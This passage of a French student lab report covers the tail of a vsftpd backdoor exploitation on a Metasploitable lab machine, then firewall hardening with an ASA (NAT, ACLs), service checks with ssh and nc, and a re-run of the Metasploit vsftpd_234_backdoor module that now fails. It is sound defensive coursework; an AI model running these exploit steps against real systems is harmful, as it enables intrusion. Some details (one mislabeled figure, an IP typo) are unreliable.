On peut voir sur l'image ci-dessus que la commande **ifconfig** retourne l'IP de la machine metaspitable. Je peux même créer et lancer un script sur la machine distante.

```
echo "hostname" > test.sh
./test.sh
sh: line 10: ./test.sh: Permission denied
chmod +x test.sh
./test.sh
metasploitable
```

Figure 4.6.4 : Créer et lancer un script sur la machine metaspitable

En suivant les étapes ci-haut on a pu exploiter une faille FTP et de prendre le contrôle de la machine.

4.7- Sécurisation d'un réseau (6 points)




Figure 4.7.1 : configuration du réseau

L'idée de cette protection est de sécuriser le réseau à l'aide d'un pare feu qui contrôlera le trafic et n'admettra que certaines requêtes.

1. Dans un premier temps on va isoler les différentes machines sur le réseau comme fait dans le lab1.

Le tableau ci-dessous résume la configuration réseau des ordinateurs intervenant dans le réseau :

Tableau 4.7.1 : configuration réseau

Ordinateur	Adresse IP	Passerelle	Masque sous réaux	DNS
Kali	192.168.11.100	192.168.126.5	255.255.255.0	8.8.8.8, 8.8.4.4
Windows	192.168.199.100	192.168.199.5	255.255.255.0	8.8.8.8, 8.8.4.4
Metasploitable	192.168.126.100	192.168.126.5	255.255.255.0	8.8.8.8, 8.8.4.4

Pour appliquer la configuration, il faut suivre les étapes ci-dessous :

Pour la machine Windows :

- Aller dans panneau de configuration -> centre de sécurité et réseau -> changer les propriétés de la carte -> double cliquer sur l'interface -> aller dans propriété -> choisir tcp/ipv4 -> cliquer sur propriété et appliquer la configuration ci-dessous :




Figure 4.7.2 : configuration IP du poste Windows

Pour la machine Kali :

- Faire la commande : nano /etc/network/interfaces et appliquer la configuration ci-dessous

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
    iface eth0 inet dhcp
    iface eth0 inet static
        address 192.168.126.100
        netmask 255.255.255.0
        gateway 192.168.126.5
```

Figure 4.7.3 : Configuration sur le poste metaspitable

Pour la machine Kali :

- Cliquer sur l'icône réseau -> cliquer sur connexion filaire -> cliquer sur paramètres de connexion -> cliquer sur l'engrenage -> cliquer sur IPV4 et appliquer les configurations ci-dessous :




Figure 4.7.4 : Configuration réseau du poste Kali

2. Ensuite on va mettre des règles dans le pare feu pour permettre aux machines du réseau LAN d'aller sur internet et celle du réseau externe d'accéder uniquement à un nombre de ports précis dans la zone DMZ

Configurer la route statique :

- Dans la console ASDM aller dans Configuration -> Device Setup -> Routing -> Static Routes et créer la route ci-dessous :




Figure 4.7.5 : route pour aller sur internet

Configurer la translation d'adresse de INSIDE vers OUTSIDE et de DMZ vers OUTSIDE

- Dans la console ASDM aller dans Configuration -> Firewall -> NAT Rules et ajouter les 2 règles ci-dessous :

Figure 4.7.6 : NAT de INSIDE -> OUTSIDE

Figure 4.7.7 : NAT de DMZ -> OUTSIDE

Le client souhaite accéder à certains services de la machine Metasploitable depuis le réseau OUTSIDE (machine Kali). Pour que cela soit possible, nous allons :

- Ajouter une règle NAT pour que les adresses externes puissent être transcris en adresses DMZ lors de la communication
 - o Pour ajouter cette règle, allez dans la console ASDM aller dans Configuration -> Firewall -> NAT Rules et ajouter les 2 règles ci-dessous :




Figure 4.7.8 : NAT de OUTSIDE -> DMZ

- Par défaut le trafic de de DMZ vers OUTSIDE est autorisé car DMZ est à un niveau supérieur en revanche celui de OUTSIDE vers DMZ sera refusé il faut donc ajouter des ACL pour rendre visibles à l'extérieur les 4 protocoles que le client désire SSH, SMTP, HTTP et IRC. Pour cela :
 - o Il faut dans un premier temps créer un TCP service group car le port IRC sur le serveur Metasploitable n'est pas le port par défaut




Figure 4.7.9 : Ajouter un groupe de service TCP pour le port 6667

- Ensuite aller dans la console ASDM aller dans Configuration -> Firewall -> Access Rules et ajouter la règle ci-dessous :




Figure 4.7.10 : Configuration de la règle ACL pour autoriser les protocoles SSH, SMTP, HTTP et IRC

3. Nous avons maintenant terminé de mettre en place notre dispositif de sécurité vérifions qu'il satisfait aux requis du client

Vérifions l'accès aux protocoles mentionnés sur la machine Kali:

- Pour le protocole HTTP : Dans le navigateur allons sur le site <http://196.168.126.100> correspondant au serveur web roulant sur la machine Metasploitable si tout est bien configuré il sera accessible




Figure 4.7.11 : Serveur web roulant sur Metasploitable accessible sur la machine kali Linux

- Pour le protocole SSH : connectons-nous par ssh à la machine Metasploitable avec la commande ssh msfadmin@192.168.126.100 entrons le mot de passe et la connexion devrait s'établir

```
root@kali:~# ssh msfadmin@192.168.126.100
msfadmin@192.168.126.100's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
tools.sh

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Oct  1 11:50:01 2024
msfadmin@metasploitable:~$ hostname
metasploitable
```

Figure 4.7.12 : protocole SSH OUTSIDE->DMZ fonctionnel

- Protocole SMTP : pour vérifier qu'il est possible d'établir une connexion SMTP on fera la commande et si tout se passe bien la connexion sera établie

```
root@kali:~# nc 192.168.126.100 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Figure 4.7.13 : Connexion établie au serveur SMTP

- Protocole IRC : pour valider notre connexion IRC, on peut faire la commande et on sera en mesure de se connecter

```
root@kali:~# nc 192.168.126.100 6667
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using y
our IP address instead
```

Figure 4.7.14 : Connexion établie au serveur IRC

- Générons maintenant du trafic sur des ports non autorisés et nous pourrons constater que ce trafic sera rejeté

```
root@kali:~# nc 192.168.126.100 21
^C
root@kali:~# nc 192.168.126.100 23
^C
root@kali:~# nc 192.168.126.100 1524
^C
root@kali:~# nc 192.168.126.100 53
^C
```

⚠ 4	Oct 01 2... 14:43:....	106023 192.168.11.... 35908	192.168.126.... 21	Deny tcp src OUTSIDE:192.168.11.100/35908 dst DMZ:192.168.126.
⚠ 4	Oct 01 2... 14:43:....	106023 192.168.11.... 50688	192.168.126.... 23	Deny tcp src OUTSIDE:192.168.11.100/50688 dst DMZ:192.168.126.
⚠ 4	Oct 01 2... 14:43:....	106023 192.168.11.... 49982	192.168.126.... 1524	Deny tcp src OUTSIDE:192.168.11.100/49982 dst DMZ:192.168.126.
⚠ 4	Oct 01 2... 14:43:....	106023 192.168.11.... 55100	192.168.126.... 53	Deny tcp src OUTSIDE:192.168.11.100/55100 dst DMZ:192.168.126.

Figure 4.7.15 : trafic sur des ports non autorisés rejeté par le pare feu

4. Effectuons de nouveau l'attaque réalisée en 4.6

Scan des ports de la victimes

```
root@kali:~# nmap 192.168.126.100
Starting Nmap 7.70 ( https://nmap.org ) at 2024-10-01 15:04 EDT
Nmap scan report for 192.168.126.100
Host is up (0.0014s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
443/tcp   closed https
6667/tcp  open  irc

Nmap done: 1 IP address (1 host up) scanned in 17.87 seconds
root@kali:~#
```

Figure 4.7.16 : scan des ports de la victime

Attaque

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.126.100
RHOST => 192.168.126.100
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST  192.168.126.100  yes        The target address
  RPORT  21              yes        The target port (TCP)

Payload options (cmd/unix/interact):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  Exploit target:
    Id  Name
    --  --
    0  Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 192.168.126.100:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.126.100:21).
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 4.7.17 : réalisation de l'attaque effectuée en 4.6

Conclusion

On constate que seuls les ports que nous avons choisi depuis l'extérieur sont visibles de plus l'attaque a été un échec car elle a été détectée par le pare feu. On peut donc assurer l'utilisateur que son réseau est maintenant protégé des attaques extérieures.

5. Montrons que le client Windows peut toujours consommer tous les services de metasploitable

Pour cela nous allons nous connecter directement par le navigateur au serveur web et nous allons utiliser filezilla pour la connexion FTP pour les autres ports, nous utiliserons cette commande : **Test-NetConnection -ComputerName <IP_Address> -Port** pour valider la connectivité




Figure 4.7.18 : Tous les services offerts par la machine metasploitable sont disponibles sur la machine Windows

Nous avons comme demandé par le client sécurisé le réseau en implantant des règles au pare feu pour ne rendre disponible que quelques services aux personnes dans le réseau OUTSIDE et tous les services disponibles aux personnes dans INSIDE.